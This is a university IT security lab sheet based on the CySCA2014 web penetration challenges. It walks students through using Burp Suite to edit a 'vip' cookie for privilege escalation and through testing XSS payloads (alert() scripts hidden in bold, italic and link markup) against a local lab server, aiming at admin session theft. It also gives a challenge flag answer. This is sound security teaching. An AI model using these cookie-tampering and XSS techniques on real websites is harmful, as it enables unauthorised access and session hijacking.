### ­­­­­COS30015 IT Security - Lab week 7 (Faizal Alias)

In this lab you will edit **cookies** and perform **cross-site scripting.** This lab is based on the first two Web Penetration challenges from **CySCA2014**

(<https://www.cyberchallenge.com.au/pdf/CySCA2014_Web_Penetration_Testing.pdf>)

### Note: Follow the steps closely. Do not skip.

### Part 1: Cookie editing

When cookies are used to store user privileges…

This is an Epic Fail! on the Web Server side.

The goal is to log in as an administrator. We have been given the following hint:




1. Using the VirtualBox on your PC, load and Login

**Kali Linux with Host-only Adapter** and

**CYSCA2014InABox with Host-only Adapter.**

**Note:** We are going to learn how to conduct attacks on CYSCA web server. CYSCA will run as a Web Server, and we leave it running at the back.

1. Open Firefox on Kali, and browse over to CySCA <IP below is the CySCA ip>  
   **http://192.168.100.210/index.php**   
   **You should see a welcome page for Fortress Certifications.**




1. On Kali Start up **BurpSuite** – this is a proxy server which intercepts web traffic, and allows you to edit the http stream.

**Click on Kali Menu – Search Burp**

**JRE msg appear, just OK. Then an Update required, skip this and continue**

**Select Temporary Project – Next**



Use **Burp Defaults**, then start Burp

Click on Proxy Tab, the on 2nd level, Intercept – ensure Interception is On.


Then click HTTP history

1. On Kali Firefox browser - Change the network settings in **Firefox** to use **BurpSuite** as the proxy server. Refer to the following steps:

**Edit > Preferences :**

**Scroll Down until > Network Settings > Settings >**


**Choose Manual Proxy Configuration.**



We are going to use our Local Burpsuite as proxy on Kali while monitoring the Firefox browser.

Type:  
 **127.0.0.1, port 8080** into the HTTP Proxy field.


1. Back in Firefox, tab of CySCA page earlier (The Welcome to Fortress page). Click around. click on all of the links including the Log In link. **Observe that Blog can’t be clicked since you have not login.**
2. Burp Suite – Proxy – Options. Set the Intercept Client Requests as follows:



Refresh Firefox before you continue.

On Kali Firefox browser, just try to login with any user and password (simply enter).

1. Back in Burpsuite, select the History tab. You will see a list of HTTP requests. Click on the login.php line.




**Observe Cookie and also login data**

1. In the RAW view you can see the HTTP Request packet. **What are the two COOKIE parameters?**


*SessionID (PHPSESSID) = big string*

*vip = 0*




1. **Let's try setting the VIP parameter to 1 (Cookie Hijack Technique):**


* On BurpSuite, Click Project Options (tab) > Sessions (tab)




* On Session Handling Rules section Select Use cookies from Burp's cookie jar
* Click Edit. A dialog box appears.
* In the Details tab, make sure Use cookies from the Session handling Cookie Jar is selected.




* Change to the Scope tab.
* Select Proxy (use with caution) (leave Spider, Scanner selected)



* Click OK
* Scroll down to the Cookie Jar, and click Open Cookie Jar



* Select the vip parameter and click Edit Cookie
* **Change the value from 0 to 1**




* Click OK, Close

1. Back in **Firefox of Kali,** refresh the page **(F5).**

**The Blog tab is now available. Click on it. What is the flag Shown?**

|  |
| --- |
| *ComplexKillingInverse411* |



**The above is an example of the Cookie Hijacking result – in which it allow us to enter as a Login User to the Web site without registration or any account.**

**The VIP Flag is just an automated respond or label built-in inside CYSCA web server. In real life it is not this way, attacker simply able to enter the Blog page without login.**

### Part 2: XSS SessionID stealing.

After part 1 above, which allowing us to enter the web site Blog without registration or login. We are now ready for next stage of attack.

Part 1 above must be properly completed first before you can continue.

Before we start:


We are still on Kali for further attack. CYSCA web server still running at the back.

Now that we can post on the blog page, we can test for and use Cross-site scripting (XSS) to wreak havoc. The clue is:



**The goal is to steal the session cookie of an admin user using XSS.**


1. On Kali Firefox, browse the **blog** pages at **http://192.168.100.210/index.php.** The heading of each topic gives you access to posting comments.



1. **Which post has been viewed by Sycamore (in 2014)?**

New Feature: REST API - Documents

**Go There.** We want to get Sycamore's session ID (in a cookie).



1. We are now about to attempt XSS operations. Try inserting some script into the comment box (and click submit):

**<script>alert("XSS");</script>**

**<script>alert(document.cookie);</script>**

1. **Are these scripts executed, sanitised or filtered?**

|  |
| --- |
| They are sanitised. They are displayed and do not run. |

**Checking the comments form/page carefully.**

**Just follow along the following tries of XSS operations:**

1. **What are the accepted formats for inserting bold, italics and links for in the comment box?**

*\*bold\* \_italics\_,   
Links can be added with [Link title](http://example.com)*

1. Try inserting this script: **<script>alert('xss');</script>** into a comment as bold; i.e.  
   **\*<script>alert('xss');</script>\***

**Does it work?**


*The script does not work but appear as comments in bold*

1. Try inserting this script: <script>alert('xss');</script> into a comment as **italic; i.e. \_<script>alert('xss');</script>\_**

**Does it work?**

*no, it appears in italics*

**Observe the following screen capture for the XSS sequence that we did so far:**



1. Try inserting XSS script inside the **( )** part of a link. e.g.

**[test1](<script>alert('xss');</script>)**

**Does it work?**

